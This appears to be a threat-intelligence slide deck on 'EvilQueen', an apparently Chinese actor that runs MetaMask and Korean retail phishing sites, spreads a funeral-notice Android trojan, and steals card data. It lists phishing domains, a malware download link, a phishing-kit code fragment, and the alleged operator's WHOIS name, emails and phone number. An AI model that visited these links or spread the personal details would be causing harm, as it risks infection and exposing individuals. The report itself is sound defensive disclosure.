




# Timelines



# Metamask phishing site and apps



- created multiple domains for MetaMask phishing

Email Address

Exactly Matching

ynwtuukf@zohomail.com

Expand Your Search

Narrow Your Search

Search

6 domains

Download Report

Displaying results: 1 - 6 of 6


Prev

Next

| Domain Name                       | Create Date | Registrar        |
|-----------------------------------|-------------|------------------|
| <a href="#">china-metamask.tw</a> | --          | --               |
| <a href="#">cn-metamask.cn</a>    | 2024-02-20  | --               |
| <a href="#">defi-cot.cn</a>       | 2023-08-15  | --               |
| <a href="#">metamask2.cn</a>      | 2022-08-08  | DYNADOTCHINA LLC |
| <a href="#">metamask3.cn</a>      | 2022-08-23  | DYNADOTCHINA LLC |
| <a href="#">metamask3.tw</a>      | --          | --               |



# Duty-free shop phishing site



# Outlet phishing sites

Impersonation of a famous outlet brand in Korea

LOTTE 아울렛

outlet-mallon.com

08월 17일(목) kkkyyy / 쇼핑 2

할인♥ TV Refrigerator Dryer Dishwasher Smartphone

당신에게 맞는 제품은?

카드 정보

name

card companies

expire date

credit card number

cvc

birth date

credit card password

installment months

✓ 작성완료

Stealing credit card and personal information



# Malicious Apps disguised as funeral notice

- malicious apps disguised as funeral notice that steal and control smartphone data

The diagram illustrates a malicious app disguised as a funeral notice. It consists of three main components:

- Smartphone Screen:** Displays a message: "I regret to inform you of the passing of my father. Funeral information: [https://t.ly/A\\_CBz](https://t.ly/A_CBz)". The URL is circled in red, with an arrow pointing to the detailed notice.
- Funeral Notice Detail:** A black card with white text. It reads: "funeral notice", "During a long illness, my father passed away last night. The funeral arrangements will proceed as follows.", and a "view" button. The button is circled in red, with an arrow pointing to the security analysis.
- Security Analysis:** A screenshot of a file analysis page for "moblie funeral notice.apk". It shows a filename, a URL "https://kor.iconlive.store", and a "폴더 열기" (Open folder) link. Below this, a "DETECTION" tab shows a "Community Score" of 23/63, a warning "23/63 security vendors and no sandboxes flagged this file as malicious", and a "Crowdsourced YARA rules" section. The "Security vendors' analysis" section lists various threat labels and categories, including "trojan.soumniBot/malformed", "Trojan/Android.SMSstealer.1215298", "TrojanBanker:Android/SoumniBot.b16b...", "Trojan/Generic.ASMalwAD.EDF", and "Android:Evo-gen [Trj]".



# Linked with China

暗网交易论坛

用户名

自动登录

密码

登录

注册帐号

暗网交易论坛

信息分类

帮助中心&交易指南

充值(比特币)

高级搜索

会员激活

请输入搜索内容

搜索

热搜: 开房记录 幼女 银行卡 公务员 假币

暗网交易论坛

交易市场

雇佣求职区

雇佣求职区

今日: 1

主题: 674

排名: 5

收藏本版 (27)

发帖

返回

1

2

3

4

5

6

7

8

9

10

... 34

5 / 34 页

下一页

全部主题

最新

热门

热帖

精华

更多

新窗

作者

回复/查看

合法稳定项目日入500,可以先教。

652598

373  
1982

求业主名单,指定小区的!

sdzbzp1

373  
1620

为什么我的帖子只能看到第一页,如何看后面的评论

dajiejie

374  
1611

求安排公务员,事业编工作

dajiejie

374  
1908

民间专治小孩惊吓

anwang0518

373  
1739

6月份的交易

856

375  
1662

免费送色情网站网址售实品神仙水乖乖水听话水药水可测试

byzps

373  
1658

寻能破解密码门锁的高人

xsm

373  
1673

帮助寻找一名新冠病毒感染者

明天昨天

373  
2115

5月份的交易

856

373  
1733

时间为7个小时

856

373  
1832

从23:25开始到17号23:25结束。

856

372  
1688

软件, app, 网站, 定做。服务器维护。总之提供一切技术支持

ynwtuu

374  
1670

3月结束, 4月开始。关于衰老。

856

373  
1702

```
function curl($k){  
    if($k=='xandai'){  
        $curl='现代卡——현대카드';  
    }elseif ($k=='huaka'){  
        $curl='花卡——하나카드';  
    }elseif ($k=='xinghan'){  
        $curl='新韩卡——신한카드';  
    }elseif ($k=='le'){  
        $curl='乐天卡——롯데카드';  
    }elseif ($k=='shanxing'){  
        $curl='三星卡——삼성카드';  
    }elseif ($k=='yiuly'){  
        $curl='友利卡——우리카드';  
    }elseif ($k=='kb'){  
        $curl='KB国民卡——KB국민카드';  
    }elseif ($k=='nh'){  
        $curl='NH农协卡';  
    }elseif ($k=='bc'){  
        $curl='bc卡';  
    }  
    return $curl;  
}
```



# Linked with China

Domain Name: ynwtuukf.net

Registry Domain ID: 1917446201\_DOMAIN\_NET-VRSN

Registrar WHOIS Server: whois.hichina.com

Registrar URL: http://www.net.cn/

Updated Date: 2015-04-08T07:42:21Z

Creation Date: 2015-04-08T07:42:21Z

Registrar Registration Expiration Date: 2016-04-08T07:42:21Z

Registrar: HICHINA ZHICHENG TECHNOLOGY LTD.

Registrar IANA ID: 420

Registrar Abuse Contact Email: abuse@list.alibaba-inc.com

Registrar Abuse Contact Phone: +86.4006008500

Reseller:

Domain Status: ok http://www.icann.org/epp#OK

Registry Registrant ID:

Registrant Name: Han Cheng Xiang

Registrant Organization: Han Cheng Xiang

Registrant Street: Shan Dong Zhang Dian Qu,,

Registrant City: Tian Jin Shi

Registrant State/Province: shan dong

Registrant Postal Code: 523645

Registrant Country: CN

Registrant Phone: +86.0213565373

Registrant Phone Ext: 3423

Registrant Fax: +86.0213565373

Registrant Fax Ext: 3423

Registrant Email: ynwtuu@126.com

Registry Admin ID:

Admin Name: Chang Ping

## Profile



스틸 플레이트 데이웨어

ynwtuukf@zohomail.com

name

钢板日穿

nickname

阎王

gender

保密

country

英国

language

timezone

(GMT 0:00) 格林威治标准时间 (Europe/London)

## phone number

계정과 연결된 모든 휴대폰 번호를 보고 관리합니다.



(+86) 17050896830

-2년전



+ 전화번호 추가

# EvilQueen

**Uncovered a new Chinese Threat actor has been active at least since 2009.**

**Objective** : Monetization through financial information theft

**Targets** : Korea, Japan, Taiwan

**Tools** : Chinese Webshell, PHP-based phishing pages, Dirty Cow, Adminer, etc.

**TTPs** : Phishing, Fradulent Payments, Malicious android apps, etc.



| Resource Development                           | Initial Access                    | Execution                                     | Persistence                         | Defense Evasion                                 | C&C                             | Exfiltration                 |
|--|-----------------------------------|---|-------------------------------------|---|---------------------------------|------------------------------|
| Acquire Infrastructure: Domains                | Exploit Public-Facing Application | Command and Scripting Interpreter: Unix Shell | Server Software Component: Webshell | Masquerading: Match Legitimate Name or Location | Application Layer Protocol: Web | Automated Exfiltration       |
| Acquire Infrastructure: Virtual Private Server | Phishing                          |   | Valid Accounts: Local Accounts      | Indicator Removal: File Deletion                |                                 | Exfiltration Over C2 Channel |
| Obtain Capabilities: Tool and Exploits         | External Remote Services          |   |                                     | Time Based Evasion                              |                                 |                              |



# Recent Incident

"애플 매장에서 도난 카드로 1250만원 결제됐는데"...  
직장인 분통



경기도 하남시 한 쇼핑몰에 문을 연 애플 매장/사진=연합뉴스

도난당한 카드로 1250만원이 애플 매장에서 결제됐는데, 애플 측이 내부 규정을 이유로 협조하지 않아 수사가 난항을 겪고 있다는 사실이 알려졌다.

**\$10,000 was charged on a stolen card at an apple store...**

**A stolen card was used to make a \$10,000 payment at an Apple store**, but Apple's refusal to cooperate due to internal regulations has hindered the investigation. Despite Mr. Yoon's efforts to report the incident to both the card company and the police immediately, Apple's lack of cooperation has led to over a month of investigation delays. **Apple's refusal to provide any information, citing internal policy**, has sparked criticism both domestically and in the United States, despite the company's emphasis on privacy protection.

# Conclusion

**Takeaways**



# Summary of Operation PoisonedApple

**Activity** : Theft of credit card and personal data using phishing pages on online stores, fraudulent payment and monetization

**Victims** : Over 50 online stores, Over 8,000 cardholders, and 5 millions of personal information.

